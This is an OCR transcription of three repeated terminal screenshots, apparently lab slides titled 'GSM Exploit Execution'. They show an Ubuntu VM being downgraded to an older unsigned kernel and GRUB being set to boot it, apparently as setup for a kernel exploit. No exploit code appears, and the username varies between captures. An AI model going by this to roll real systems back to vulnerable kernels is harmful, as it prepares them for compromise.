


```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install linux-image-unsigned-6.5.0-25-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
z3rdoae0@z3rdoae0-virtual-machine:~$ awk -F"--class" '/menuentry/ && /with Linux/ {print $1}' /boot/grub/grub.cfg | awk '{print i++ " : " $5,$6,$7,$8}' |
sed -e "s/'/ /g"
0 : 6.5.0-35-generic
1 : 6.5.0-35-generic (recovery mode)
2 : 6.5.0-25-generic
3 : 6.5.0-25-generic (recovery mode)
4 : 6.5.0-18-generic
5 : 6.5.0-18-generic (recovery mode)
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo sed -i 's/GRUB_DEFAULT=.*/GRUB_DEFAULT=saved/g' /etc/default/grub
z3rodae0@z3rodae0-virtual-machine:~$ grep "GRUB_DEFAULT" /etc/default/grub
GRUB_DEFAULT=saved
z3rodae0@z3rodae0-virtual-machine:~$ sudo grub-set-default "Advanced options for Ubuntu>Ubuntu, with Linux 6.5.0-25-generic"
z3rodae0@z3rodae0-virtual-machine:~$ grub-editenv list
saved_entry=Advanced options for Ubuntu>Ubuntu, with Linux 6.5.0-35-generic
z3rodae0@z3rodae0-virtual-machine:~$ sudo update-grub
Sourcing file `/etc/default/grub'
Sourcing file `/etc/default/grub.d/init-select.cfg'
...
```

GSM Exploit Execution

Change Kernel Version

mini terminal




```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install linux-image-unsigned-6.5.0-25-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
z3rdoae0@z3rdoae0-virtual-machine:~$ awk -F"--class" '/menuentry/ && /with Linux/ {print $1}' /boot/grub/grub.cfg | awk '{print i++ " : " $5,$6,$7,$8}' |
sed -e "s/'/ /g"
0 : 6.5.0-35-generic
1 : 6.5.0-35-generic (recovery mode)
2 : 6.5.0-25-generic
3 : 6.5.0-25-generic (recovery mode)
4 : 6.5.0-18-generic
5 : 6.5.0-18-generic (recovery mode)
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo sed -i 's/GRUB_DEFAULT=.*/GRUB_DEFAULT=saved/g' /etc/default/grub
z3rodae0@z3rodae0-virtual-machine:~$ grep "GRUB_DEFAULT" /etc/default/grub
GRUB_DEFAULT=saved
z3rodae0@z3rodae0-virtual-machine:~$ sudo grub-set-default "Advanced options for Ubuntu>Ubuntu, with Linux 6.5.0-25-generic"
z3rodae0@z3rodae0-virtual-machine:~$ grub-editenv list
saved_entry=Advanced options for Ubuntu>Ubuntu, with Linux 6.5.0-35-generic
z3rodae0@z3rodae0-virtual-machine:~$ sudo update-grub
Sourcing file `/etc/default/grub'
Sourcing file `/etc/default/grub.d/init-select.cfg'
...
z3rodae0@z3rodae0-virtual-machine:~$ reboot
```

GSM Exploit Execution

Change Kernel Version

mini terminal




```
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo apt install linux-image-unsigned-6.5.0-25-generic
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...
z3rdoae0@z3rdoae0-virtual-machine:~$ awk -F"--class" '/menuentry/ && /with Linux/ {print $1}' /boot/grub/grub.cfg | awk '{print i++ " : " $5,$6,$7,$8}' |
sed -e "s/'/ /g"
0 : 6.5.0-35-generic
1 : 6.5.0-35-generic (recovery mode)
2 : 6.5.0-25-generic
3 : 6.5.0-25-generic (recovery mode)
4 : 6.5.0-18-generic
5 : 6.5.0-18-generic (recovery mode)
z3rdoae0@z3rdoae0-virtual-machine:~$ sudo sed -i 's/GRUB_DEFAULT=.*/GRUB_DEFAULT=saved/g' /etc/default/grub
z3rodae0@z3rodae0-virtual-machine:~$ grep "GRUB_DEFAULT" /etc/default/grub
GRUB_DEFAULT=saved
z3rodae0@z3rodae0-virtual-machine:~$ sudo grub-set-default "Advanced options for Ubuntu>Ubuntu, with Linux 6.5.0-25-generic"
z3rodae0@z3rodae0-virtual-machine:~$ grub-editenv list
saved_entry=Advanced options for Ubuntu>Ubuntu, with Linux 6.5.0-35-generic
z3rodae0@z3rodae0-virtual-machine:~$ sudo update-grub
Sourcing file `/etc/default/grub'
Sourcing file `/etc/default/grub.d/init-select.cfg'
...
z3rodae0@z3rodae0-virtual-machine:~$ reboot
z3rodae0@z3rodae0-virtual-machine:~$ uname -r
6.5.0-25-generic
```

GSM Exploit Execution

Last Try...

mini terminal

